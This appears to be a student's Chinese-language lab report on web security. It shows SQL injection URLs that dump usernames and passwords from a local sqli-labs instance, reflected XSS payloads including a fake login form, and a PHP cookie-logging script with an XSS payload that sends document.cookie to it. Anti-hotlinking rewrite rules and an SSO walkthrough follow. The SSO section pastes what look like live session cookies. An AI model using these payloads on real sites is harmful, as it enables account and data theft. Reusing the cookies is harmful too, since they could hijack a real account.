14.1.1 SQL 注入

（1）验证报错:
http://127.0.0.1/sqli-labs/Less-1/test1.php?id=1’
（2）验证列数有 3 列:
http://127.0.0.1/sqli-labs/Less-1/test1.php?id=1/**/union/**/select/**/1,2,3
（3）猜测表名
http://127.0.0.1/sqli-labs/Less-1/test1.php?id=1/**/union/**/select/**/1,2,3/**/from/**/user
http://127.0.0.1/sqli-labs/Less-1/test1.php?id=1/**/union/**/select/**/1,2,3/**/from/**/users
根据实验结果表明：表名为 users 而不是 user
（4）猜测列名
http://127.0.0.1/sqli-labs/Less-1/test1.php?id=1/**/union/**/select/**/id,2,3/**/from/**/users
http://127.0.0.1/sqli-labs/Less-1/test1.php?id=1/**/union/**/select/**/id,user,3/**/from/**/users
http://127.0.0.1/sqli-labs/Less-1/test1.php?id=1/**/union/**/select/**/id,username,3/**/from/**/users
http://127.0.0.1/sqli-labs/Less-1/test1.php?id=1/**/union/**/select/**/id,username,password/**/from/**/users
意味着有 3 列，第一列字段为 id，第二列字段为 username，第三列字段为 password
（5）显示 username 和 password 所有数据（用到了 group_concat 函数）
http://127.0.0.1/sqli-labs/Less-1/test1.php?id=1000/**/union/**/select/**/id,group_concat(username),group_concat(password)/**/from/**/users
（6）查询其他表格内容
http://127.0.0.1/sqli-labs/Less-1/test1.php?id=1/**/and/**/1=2/**/union/**/select/**/id,group_concat(email_id),3/**/from/**/emails
要保证 union select 的列也要有 3 列
（7）防护方案
$id=intval($_GET['id']);
再尝试注入，失败!


14.1.2 通过表单输入域注入 WordPress

环境存在问题，实验教材对应的参数不可注入。


14.2 跨站脚本实验

14.2.1 跨站脚本攻击的实现

（1）测试 XSS
http://127.0.0.1/sqli-labs/Less-1/test2.php?name=<script>alert("XSS")</script>
（2）嵌入 iframe
http://127.0.0.1/sqli-labs/Less-1/test2.php?name=<iframe src=http://www.baidu.com name=xss></iframe>
iframe 框内会显示百度的内容
（3）更复杂的效果
http://127.0.0.1/sqli-labs/Less-1/test2.php?name=<title>Login</title> Login Please: <form action="test1.php"><table><tr><td>username</td><td><input type=text length=20 name=id></td> </tr><tr><td>password:</td><td><input type=password length=20 name=password></td> </tr></table><input type=submit value=OK></form>



回车后：



（4）URL 扰乱
http://127.0.0.1/sqli-labs/Less-1/test2.php?name=%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E

14.2.2 通过跨站脚本攻击获取用户 cookie

（0）recordcookie.php 代码正确，可以正常使用

```
<?php
$cookie = $_GET['cookie'];
$ip = getenv ('REMOTE_ADDR');
$referer=getenv ('HTTP_REFERER');
$agent = $_SERVER['HTTP_USER_AGENT'];
$fp = fopen('cookie.txt', 'a');
fwrite($fp," IP: " .$ip. "\n User Agent:".$agent."\n Referer:". $referer. "\n Cookie: ".$cookie."\n\n\n");
fclose($fp);
?>
```

（1）admin 的评论 payload 如下，实验教材原文中的不对

```
<script>document.write('<img src="http://127.0.0.1/recordcookie.php?cookie='+document.cookie+'" width=0 height=0 border=0>')</script>
```

（2）实验效果

14.3 网页防篡改技术

Safe3 不支持最新的 windows 环境

14.4.1Apache 服务器防盗链

（1）配置环境


A、准备物理机，IP 地址：192.168.1.13,；

B、准备虚拟机，IP 地址：192.168.1.232；与物理机以桥接模式建立连接

C、在物理机上“D:\wamp\www\sqli-labs\Less-1”中存储“ok.jpg”和“error.png”

D、在虚拟机上准备 pic.html，文件内容为：

（2）使用物理机访问 192.168.1.232/pic.html，盗链成功



（3）在物理机上 apache 的 httpd.conf 中开启 rewrite 模块并加入规则：

RewriteEngine On

RewriteCond %{HTTP_REFERER} !^http://192.168.1.13/.*$ [NC]

RewriteCond %{HTTP_REFERER} !^http://192.168.1.13$ [NC]

RewriteRule .*\.(jpg)$ http://192.168.1.13/sqli-labs/Less-1/error.png [R,NC]


（4）在虚拟机上访问 http://192.168.1.13/sqli-labs/Less-1/ok.jpg 发现会重定向到 http://192.168.1.13/sqli-labs/Less-1/error.png，说明已经防盗链成功

（5）在物理机上访问 http://192.168.1.232/pic.html，盗链失败

14.4.2IIS 服务器防盗链

（1）配置环境

A、准备物理机，IP 地址：192.168.1.13,;



基本的配置功能如上所示

B、准备虚拟机，IP 地址：192.168.1.232；与物理机以桥接模式建立连接


C、在物理机上“D:\2020.2\web”中存储“ok.jpg”和“error.png”

D、在虚拟机上准备 pic1.html，文件内容为：

（2）使用物理机访问 192.168.1.232/pic1.html，盗链成功

（3）在物理机上的 IIS 配置（在系统功能中都启动好了，包括 ISAPI 筛选器等）：ISAPI 安装等

A、配置信息：




B、配置规则

```
RewriteEngine On
RewriteCond %{HTTP_REFERER} !^http://192.168.1.13/.*$ [NC]
RewriteCond %{HTTP_REFERER} !^http://192.168.1.13$ [NC]
```

```
RewriteRule .*\.(jpg)$ http://192.168.1.13/error.png [O,NC]
```

对应的 IP 地址为物理机的地址。

（4）验证防盗链（成功）



ISAPI 的安装包如上所示：

14.5 单点登录技术（没找到合适的 HTTP 分析器插件，用的浏览器自带控制面板分析）

Google 不能使用，用网易云进行替代，单点登录的 Service Provider 为 QQ

（1）登录云音乐，由于 QQ 未登录，需要输入账号密码，请求的页面如下


（2）如果 QQ 登录成功，则会下发 cookie 到用户端为后续认证做准备

chrome 查看 cookie 的方法：chrome://settings/content/cookies

查看到 QQ 对应的 cookie：

未登录时的网易云音乐 cookie：

（3）发现云音乐对应 cookie 增加



（4）登录后也确实使用相关的 cookie 去请求云音乐的页面

cookie: JSESSIONID-WYYY=buyv7%5CZyluknxQeUnQ07QzOsAWH4i4fzw8Wy1qWUmZb4CC1w68Tb3PFej2jJg4N9GahisV0yuq9XlwVo9ACETb5U8uuKdhk5CDjM6507yIJJ5Vx0hlrwbrp5xuNn847gHcIGpGNn
IYZpAetn3oMeo9I%2BqnG6ct5SyGaOc9XDyliNrd%2F8%3A1581836960261; _iuqxldmzr_=32; _ntes_nnid=c901a7cd20efadb837ded425dafdef47,1581835160295; _ntes_nuid=c901a7cd20efad
b837ded425dafdef47; WM_NI=GeBwfmUcjv74W%2FnfwGdESxHYscFQHhBp0zX3XUxKCM4Tn0pc1j0mI%2B%2B%2F15oljNdFu8fdTaS%2FrvVvho4NaDvQ2N0rZFUJMs4scWt0rJulzhuyigYQhkTAYyI6vTT4gr
mBUUY%3D; WM_NIKE=9ca17ae2e6ffcda170e2e6eea6ef3d8a97a494f83bf2868ba7c15e939a8aaaf45e8198a5d4b84686a6a3b5d12af0fea7c3b92a85bb8e98e56797bda697b64095f1a287f64da89b9d
99cb53b1bd8ab2cb6482b0009bdb399c8bb8acc247f88ca2d1f369f3b6008ecc21e9f1ffd6ee68aa92aca7f834a6bc9c82d225b2aa9a97eb65f892afa5f55bf2920093d94e97968394b779a189bcd1f142
b7b4b689f873abb997b2eb61989f979acc3eb68c9cd5e67aaf9e9bb6dc37e2a3; WM_TID=uZYhg%2BAijs1EREFBFEJqATCkz9JBnmWF; MUSIC_U=2b16890cba385f8a2587576dc4ae176a2b37ec0577a47
a25f3422c652e8e5144e013f4a25cad250a920bf52ec2dbb09ca734f3fc6da4aa17870a052758497d323d73747c6a5cc0b5f2f513a9c38b5dc7; __remember_me=true; __csrf=15b894327b3ff57e40
bfe71beb0753b5

且登录成功